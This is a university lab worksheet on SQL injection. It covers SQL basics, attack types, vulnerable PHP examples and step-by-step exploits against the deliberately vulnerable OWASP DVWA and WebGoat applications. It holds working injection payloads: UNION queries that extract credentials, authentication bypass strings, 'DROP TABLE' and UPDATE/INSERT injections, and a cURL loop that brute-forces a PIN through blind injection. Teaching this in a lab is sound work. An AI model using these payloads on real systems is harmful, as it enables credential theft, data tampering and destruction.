# WS2: SQL Injection

## SQL

- "Structured Query Language", pronounced */ˈsiːkwəl/ "sequel"*
- a **declarative** language used to retrieve/manipulate information stored in relational databases (RDBMS)
- standards: SQL-92 (SQL2), SQL:1999 (SQL3), SQL:2011, etc.
- implementations (languages + software): MySQL, PostgreSQL, Transact-SQL (Microsoft), Oracle SQL, etc.

### Statements

- Reading data: **SELECT**

```
SELECT user_id, is_admin FROM users WHERE username = 'george' AND password
= 's3cret';
```

```
SELECT name, price FROM products WHERE product_id = 10;
```

- Modifying data: **INSERT, UPDATE, DELETE**

```
INSERT INTO blog_comments(user_id, comment_title, comment_text) VALUES (69,
'hello!', 'wassup?');
```

```
UPDATE users SET password = 's3cr3t' WHERE user_id = 123;
```

- Comments*:* ***--, #, / ... */***

```
SELECT user_id, is_admin FROM users WHERE username = 'george' --' AND
password = 's3cret';
```

## SQL Injection

**SQL injection** attacks involve the injection of malicious SQL code through the input fields of a web application for execution by the RDBMS. Execution is based on incorrect handling of user input. There are 3 fundamentally distinct types:

- **Inband**: data is returned directly in the resulting web page
- **Out-of-band**: data is returned using a different path (e.g. an e-mail with the SQL query result is generated and sent to the attacker or an attacker-controlled URL is accessed)
- **Inferential (Blind)**: no error messages are displayed on the web page; information can be extracted more difficult using various indirect indicators (e.g. query duration)

### Steps of an SQL injection Attack

1. Identify input data that is used directly (unsanitized) in SQL code (if any), e.g:
    - authentication/search form
    - product IDs and their characteristics (price, description, etc.)
2. Triggering errors by inserting invalid input data:
    - string terminators (' or "), comments (-- or #), command terminator (;) in text fields
    - replacing numbers in URLs with symbols or text, etc.

    Examples of resulting explicit errors:

    - **MySQL**: *You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1*
    - **Oracle**: *ORA-00933: SQL command not properly ended*
    - **MS SQL Server**: *Microsoft SQL Native Client error '80040e14' Unclosed quotation mark after the character string*
    - **PostgreSQL**: *Query failed: ERROR: syntax error at or near "" at character 56 in /www/site/test.php on line 121.*

    Errors may not be returned explicitly, in which case blind SQL injection techniques are required.
3. Identify the environment in which SQL code is executed:
    - determining the RDBMS type (MySQL, MSSQL, etc.). If the errors are not explicit, concatenated strings can be used:
        - MySQL: `'test' + 'ing'`
        - SQL Server: `'test' 'ing'`

        ○ Oracle or PostgreSQL: `'test'||'ing'`

    ● checking the user under which the SQL code runs

    ● Identifying the database structure – tables, columns, etc.

## Exploitation Techniques

- The **UNION** operator is used to exploit vulnerabilities in a SELECT clause by joining the results of two queries into a single result set, adding information relevant to the attacker to the information normally displayed by the web interface.

- Intentional generation of errors to expose information about the structure of the database and tables through error messages.

- Inject Boolean clauses to check assumptions by the effect on the page (used in *blind SQL injections*). For example:

```
https://www.example.com/index.php?id=1' AND ASCII(SUBSTRING(username,1,1))
= 97 AND '1'='1
```

  In this case, the result will only be displayed if the first letter of the username also has the ASCII code 97 ('a').

- time delays - SQL commands (e.g. sleep) are used to conditionally delay page generation. For example:

```
https://www.example.com/product.php?id=10 AND IF(version() like '8%',
sleep(10), 'false'))#"
```

  If MySQL version is 8.*, the page will be generated with a 10s delay.

**Examples of Vulnerabilities**

- **Login**

```
<?php
$result = mysql_query(
   "SELECT user_id, is_admin FROM users \
    WHERE username = '{$_POST['username']}' \
    AND password = '{$_POST['password']}';");
if ($row = mysql_fetch_array($result)) {
   # ...
}
?>
```

  **Hint:** `username=' OR 1=1; --`

- **Display products**

```
<?php
$result = mysql_query(
   "SELECT name, price FROM products \
    WHERE product_id = {$_POST['prod_id']};");
# ...
?>
```

**Suggestions:**

- `prod_id = 0; DROP TABLE users;`
- `prod_id = 0 UNION SELECT password, 69 FROM users WHERE username = 'admin' --`

- Change password

```
<?php
$result = mysql_query(
   "UPDATE users SET password = '{$_POST['new_pass']}' \
    WHERE user_id = {$_POST['user_id']}';");
# ...
?>
```

**Suggestions:**

- `user_id = 69 OR username = 'admin'`
- `password = ok', is_admin = 1, password = 'ok`

- Next level:


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Figure 1: https://xkcd.com/327/

## cURL

cURL is a command-line program (usually preinstalled in recent versions of Linux and available on the Internet and for Windows) that allows HTTP / FTP requests. It has a very large number of parameters that vary significantly in how it operates; it is able to work with cookies, POST data/files to HTML forms, etc. The result request (unless otherwise specified in the parameters) is displayed in the console.

**Key parameters:**

| | |
|---|---|
| `-v verbose` | (shows request/response headers). |
| `-u user:pass` | performs HTTP authentication. |
| `-d key=val` | sends a POST request (default is GET). |
| `-c filename` | saves received cookies. |
| `-b filename` | loads cookies from a file. |
| `-H header` | includes a custom header in the request. |
| `-s` | silent mode (shows only the result, no download info). |
| `-e referer` | includes a referer value. |

# Laboratory Exercises

The following examples use the OWASP **Damn Vulnerable Web Application** and **Web Goat**. Where not otherwise specified, the login credentials are *admin / admin* and *root / owaspbwa* respectively.

## SQL injection examples

**Exploit 1**: extract DB & user information

- vulnerable application: **OWASP Damn Vulnerable Web Application / SQL Injection**
- purpose of the exploit: find username + password for all users in the database

Exploit steps (all input will be written in the userId field):

1. We try queries of the form: **' order by n#** where n = 1,2... until we get an error. We get an error on **' order by 3#**, so the SELECT query using the value of the userID field has two columns.
2. We test if we can use the UNION: **' union select 1, 2#** clause to append results to those returned by the query. ***Note***: the second query must have the same number of columns as the first query, and the columns in both queries must be of the same type.
3. Find out the MySQL version:

```
' UNION SELECT 1, @@version#
```

4. Get the name of the current user:

```
' UNION SELECT 1,system_user()#
```

5. Find out the name of the database:

```
' UNION SELECT database(), NULL#
```

6. Get the names of the tables in the database:

```
' UNION SELECT 1,concat(table_name) FROM information_schema.tables WHERE
table_schema=database()#
```

7. Get the names of all columns in the database:

```
' UNION SELECT 1,concat(column_name) FROM information_schema.columns WHERE
table_schema=database()#
```

8. Find out the column names of a particular table, for example *users*:

```
' UNION SELECT 1,concat(column_name) FROM information_schema.columns WHERE
table_schema=database() AND table_name='users'#
```

9. Find out the values for the *username* and *password* columns:

```
' UNION SELECT user, password FROM users#
```

**Exploit 2**: numeric SQL injection

- vulnerable application: **OWASP Web Goat / Injection Flaws / Numeric SQL Injection**
- exploit purpose: display data from a database table
- tools used: *Tamper Dev*

Exploit steps:

1. start *Tamper Dev*
2. click "Go"
3. set the **station parameter** value to 101 or 1=1
4. make your request

**Exploit 3**: bypass authentication

- vulnerable application: **OWASP Web Goat / Injection Flaws / String SQL Injection**
- exploit type: string SQL injection
- purpose exploit: bypass authentication (authentication without knowing the correct password)
- tools used: Tamper Dev

Exploit steps:

1. start Tamper Dev
2. click "Login"
3. set the **password** value to **x' or 'a'='a**
4. make your request

**Exploit 4**: bypass authorization

- vulnerable application: **OWASP Web Goat / Injection Flaws / LAB: SQL Injection / Stage 3: Numeric SQL Injection**
- Exploit purpose: bypass authorization (view administrator profile as unprivileged user)
- tools used: Tamper Dev

Exploit steps:

1. login as a regular user using the username "Larry" with the password "larry"
2. start Tamper Dev
3. click "view profile"
4. change the ***employee_id*** parameter (passed in the message body) to **101 or 1=1 order by employee_id desc**
5. make your request

**Exploit 5**: DB data modification

- vulnerable application: **OWASP WEB Goat / Injection Flaws / Modify Data with SQL Injection**
- exploit type: data modification by SQL injection
- exploit goal: salary modification for user "jsmith"

Exploit:

- if we cause an error (e.g. by entering ' as userid), we can infer the query format from the error text:

```
SELECT * FROM salaries WHERE userid = '<userID>'
```

- the injected clause will be of the form:

```
'; UPDATE salaries SET salary = 10 WHERE userid = 'jsmith
```

Similarly, we can add new records to the database:

```
'; INSERT INTO salaries (userid, salary) VALUES ('attacker', 9999);--
```

to check if the addition was successful:

```
' or 1= 1;--
```

**Exploit 6**: Blind SQL injection

- Vulnerable application: **OWASP Web Goat / Blind Numeric SQL Injection**
- exploit type: blind SQL injection
- exploit purpose: find the value of the **pin** field in the **pins** table for registration with cc_number= 1111222233334444
- tools used: cURL, developer tools pre-installed in the browser

Exploit steps:

- The SQL code to be injected must be written in the field with the ID "account_number".
- By trial and error we find that the answer for valid account number is "Account number is valid", otherwise it is "Invalid account number"
- The injected string will be of the form:

```
101 AND (SELECT pin FROM pins WHERE cc_number = '1111222233334444') =
<valoare-PIN-testata>
```

To exploit this vulnerability we will use cURL to discover the correct pin through automated brute-forcing. After accessing the "Blind Numeric SQL Injection" section we analyze the HTML form where the data is entered to get the URL to which the requests are made (right-click on the button, Inspect Element):

```
http://10.200.130.18/WebGoat/attack?Screen=156&menu=1100
```

**Note**: IP address and Screen ID may vary.

We need the session ID to automate requests to the server; we can get it from the cookie named JSESSIONID (in Firefox, right click on the page, View Page Info / Security / Cookies).

We then verify that we can get the two valid/invalid account answers with cURL:

```
curl -u root:owaspbwa -H "Cookie: \ JSESSIONID=xxxREDACTEDxxx" \
    -d "account_number=100" -d "SUBMIT=Go!" \
    "http://10.200.130.18/WebGoat/attack?Screen=156&menu=1100" \
    -s | grep -q "Invalid account number" && echo "ok"
```

```
curl -u root:owaspbwa -H "Cookie: \ JSESSIONID=xxxREDACTEDxxx" \
    -d "account_number=101" -d "SUBMIT=Go!" \
    "http://10.200.130.18/WebGoat/attack?Screen=156&menu=1100" \
    -s | grep -q "Account number is valid" && echo "ok"
```

Details about the meaning of the parameters for cURL can be found above or in the manual (man curl). With a simple iteration we find all valid counts between 1 and 200:

```
for acc in 'seq 1 200'; do
curl -u root:owaspbwa -H "Cookie: JSESSIONID=xxxREDACTEDxxx" \
    -d "account_number=$acc" -d "SUBMIT=Go!" \
    "http://10.200.130.18/WebGoat/attack?Screen=156&menu=1100" \
    -s | grep -q "Account number is valid" && echo "ok: $acc"
done
# => 101, 102, 103
```

Then we apply the exploit to find out the PIN for the requested account (we test all values between 1 and 10000):

```
for pin in 'seq 1 10000'; do
    curl -u root:owaspbwa -H "Cookie: JSESSIONID=xxxREDACTEDxxx" \
        -d "account_number=101 and \
            ((SELECT pin FROM pins WHERE \
              cc_number= '1111222233334444')= $pin)" \
        -d "SUBMIT=Go!" \
        "http://10.200.130.18/WebGoat/attack?Screen=156&menu=1100" \
        -s | grep -q "Account number is valid" && echo "ok: $pin" && break
done
#=> ok: 2364
```

## Assignment

1. Create a SQL injection attack on the **OWASP WackoPicko** application to bypass the authentication step.
2. Create a SQL injection attack on the **OWASP Mutillidae II** application, section OWASP 2013 -> A1 Injection (SQL) -> SQLi - Extract data -> User Info (SQL) that displays information about all users in the database.
3. Create a SQL injection attack on the **OWASP Mutillidae II** application, section OWASP 2013 -> A1 Injection (SQL) -> SQLi - Insert Injection -> Add to your blog with the aim to insert a comment without logging in to the site. Change the author of the comment so that it is not **anonymous**. Display comments inserted by SQL injection.

## References

- SQL
  - SQL Manual
- SQL injection
  - Introduction
    - PHP Manual
    - W3schools SQL injection
  - Classification: A Classification of SQL Injection Attacks and Countermeasures
  - The Web Application Security Consortium / SQL Injection
  - testing: OWASP SQL Injection
  - description and examples: OWASP SQL Injection Prevention Cheat Sheet
  - Exploiting hard filtered SQL Injections